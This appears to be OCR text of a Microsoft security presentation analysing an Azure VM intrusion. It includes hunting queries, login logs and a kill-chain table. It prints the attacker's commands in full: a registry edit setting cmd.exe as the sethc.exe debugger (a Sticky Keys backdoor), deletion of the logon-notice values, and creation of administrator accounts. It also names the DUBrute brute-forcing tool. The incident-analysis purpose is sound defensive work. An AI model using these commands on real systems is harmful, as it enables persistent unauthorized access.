
Innovate in defense by harnessing economic trends

The “Sticky Keys” Attack

```
C:\Windows>echo Windows Registry Editor Version 5.00 >a.reg

echo Windows Registry Editor Version 5.00 >a.reg

C:\Windows>
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
 Execution Options\sethc.exe] >>a.reg
C:\Windows>echo ^"debugger"="c:\\windows\\system32\\cmd.exe^" >>a.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
 Execution Options\sethc.exe] >>a.reg

C:\Windows>echo ^"debugger"="c:\\windows\\system32\\cmd.exe^" >>a.reg

C:\Windows>

C:\Windows>regedit /s a.reg
regedit /s a.reg
```



Sticky Keys Attack in Azure [MS Subscriptions]

```
C:\Windows>echo Windows Registry Editor Version 5.00 >a.reg

echo Windows Registry Editor Version 5.00 >a.reg

C:\Windows>
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
 Execution Options\sethc.exe] >>a.reg
C:\Windows>echo ^"debugger"="c:\\windows\\system32\\cmd.exe^" >>a.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
 Execution Options\sethc.exe] >>a.reg

C:\Windows>echo ^"debugger"="c:\\windows\\system32\\cmd.exe^" >>a.reg

C:\Windows>

C:\Windows>regedit /s a.reg
regedit /s a.reg
```

```
""C:\windows\system32\cmd.exe"""
```

```
ProdProcessCreationEvents |where  Subscription  == "2e5d8c75-18cc-45d3-b580-7e09a91232fa" | where TimeCreated > datetime(2016-04-11
16:25:15.2181329) and TimeCreated < datetime(2016-04-17 16:50:15.2181329) |where Computer == "..."  | where SubjectUserName ==
"..."| where NewProcessName endswith "\\cmd.exe"  | where CommandLine contains "sethc" | project Subscription , TimeCreated ,
NewProcessName, CommandLine , SubjectUserName , SubjectLogonId
```

TimeCreated	CommandLine	SubjectLogonId
2016-04-16 18:59	C:\windows\system32\cmd.exe sethc.exe 211	0x3e7

Examine Logins

Detections * Hits = Threat Intel + 1

```
ProdLoginAuditEvents | where TimeCreated > datetime(2016-04-15 23:10:25.9896262) and TimeCreated < datetime(2016-04-15 23:20:25.98962623)|
where Subscription == "..." and VMName == "..."  | project Subscription, TimeCreated ,Computer, TargetUserName , IpAddress ,
SubjectUserName , LogonType , IpPort
```

TimeCreated	Computer	TargetUserName	IpAddress	LogonTyp	IpPort
4/15/16 11:15 PM		Administrator	-	3	
4/15/16 11:15 PM		Administrator	-	3	
4/15/16 11:15 PM		Administrator	5.121.225.65	10	1975
4/15/16 11:15 PM		Administrator	5.121.225.65	10	1975
4/15/16 11:16 PM		redacted	5.121.225.65	10	1854
4/15/16 11:16 PM		redacted	5.121.225.65	10	1854
4/15/16 11:17 PM		redacted	-	3	

- Same IP used across multiple accounts: Admini

IP Information for 5.121.225.65

IP Location	Iran, Islamic Republic Of Tabriz Iran Cell Service And Communication Company
ASN	AS44244 IRANCELL-AS Iran Cell Service and Communication Company, IR (registered Dec 11, 2007)

C:\Windows\Explorer.EXE
C:\Users\ADMINI~1\AppData\Local\Temp\3\wrsd.exe 429308 z
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthe
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-
reg delete "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v legalnoticecaption /f
reg delete "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v legalnoticetext /f
net user ASPNET crystal123!@# /add
net localgroup Administrators ASPNET /add
net user ___VMware_Conv_SA___ crystal123!@# /add
net localgroup Administrators ___VMware_Conv_SA___ /add
"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:4816 CREDAT:20
"C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporar
"C:\Program Files (x86)\TurboMailer\TurboMailer.exe"
"C:\Windows\system32\NOTEPAD.EXE" C:\Users\Administrator\Desk
"C:\Windows\system32\NOTEPAD.EXE" C:\Users\Administrator\App
"C:\Users\Administrator\AppData\Local\Temp\3\Temp1_DUB8.2.zip\
net user guest
"C:\Program Files (x86)\TurboMailer\turboma
"C:\Windows\system32\NOTEPAD.EXE" C:\Users\A
"C:\Windows\system32\
"C:\Users\Administrator
"C:\Users\Administrator
"C:\Users\Administrator
"C:\Users\Administrator
"C:\Users\Administrator
"C:\Users\Administrator
"C:\Windows\system32\
"C:\Windows\system32\NOTEPAD.EXE" C:\Users\Administrator\Downloads\Stable_DUBrute_2.1\DUBrute 2.1 (UPDATE 03.03.12)\Logins.txt
"C:\Windows\system32\NOTEPAD.EXE" C:\Users\Adm
"C:\Program Files (x86)\Google\Chrome\Application\
"C:\Windows\system32\rundll32.exe" C:\Windows\sy
"C:\Windows\system32\NOTEPAD.EXE" C:\Users\Adm
"C:\Program Files (x86)\Google\Chrome\Application\
"C:\Windows\system32\NOTEPAD.EXE" C:\
"C:\Windows\system32\NOTEPAD.EXE" C:\Users\A
"C:\Users\Administrator\Downloads\DUBrute_8.0\DU

```
wrsd.exe  429308 z
```


```
reg  delete ...legalnoticecaption
```

```
net  user ASPNET crystal123!@# /add
net  user ___VMware_Conv_SA___ crystal123!@# /add
net  localgroup Administrators ASPNET /add
net  localgroup Administrators ___VMware_Conv_SA___ /add
```

```
"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE"
...Temporary Internet Files\...\TurboMailer-Setup.exe"
"C:\Program Files (x86)\TurboMailer\TurboMailer.exe"
NOTEPAD.EXE C:\Users\Administrator\Desktop\400k\400k.txt
```

```
chrome.exe -- "http://ys-h.ys168.com/3.0/.../DUB_8.0.zip"
"DUBrute.exe"
"C:\Windows\system32\NOTEPAD.EXE" good.txt
"C:\Windows\system32\NOTEPAD.EXE" Logins.txt
"C:\Windows\system32\NOTEPAD.EXE" Passwords.txt
```

Exploit any detection to devise cloud kill chain coverage



We can use the cloud to protect itself


Leveraging Threat Intel
Spanning the Attack Lifecycle

Offerings	INTERFLOW & THREAT ATTRIBUTION SERVICE	O365 ATP	WINDOWS DEFENDER ATP	WINDOWS DEFENDER ATP	MICROSOFT ATA	AZURE SECURITY CENTER
RECONNAISSANCE	WEAPONIZATION/ INFRASTRUCTURE SETUP	DELIVERY	EXPLOITATION	INSTALLATION	C2	ACTIONS ON INTENT
Detections submitted from multiple sensors	Threat Intelligence feeds and correlation data	**Mail received by** • M. Smith (Sales) **Detection** • Agenda.doc (Win32/NeroBlaze Dropper)	**IOA Detection** • Browser started suspicious process (Name: inst.dat)	**IOA Detection** • HOST: MSMITH-MAIL • GoogleUpdate.EXE • Rare Startup Program (Prevalence: 2 local /74 WW)	**ATA Detection** • HOST: MSMITH-MAIL • PTH Detection **ATA Detection** • HOST: DC-01 • Mass Computer Enumeration	**Detection** • HOST: AZSQL-01 (Azure SQL instance) • Mass download of database content from an unusual host
+ Content	Threat Encyclopedia description	Tactics, Techniques, and Processes (TTPs)	Related threats	Downloaded report	Engage MCS Services	

Why Detonation?

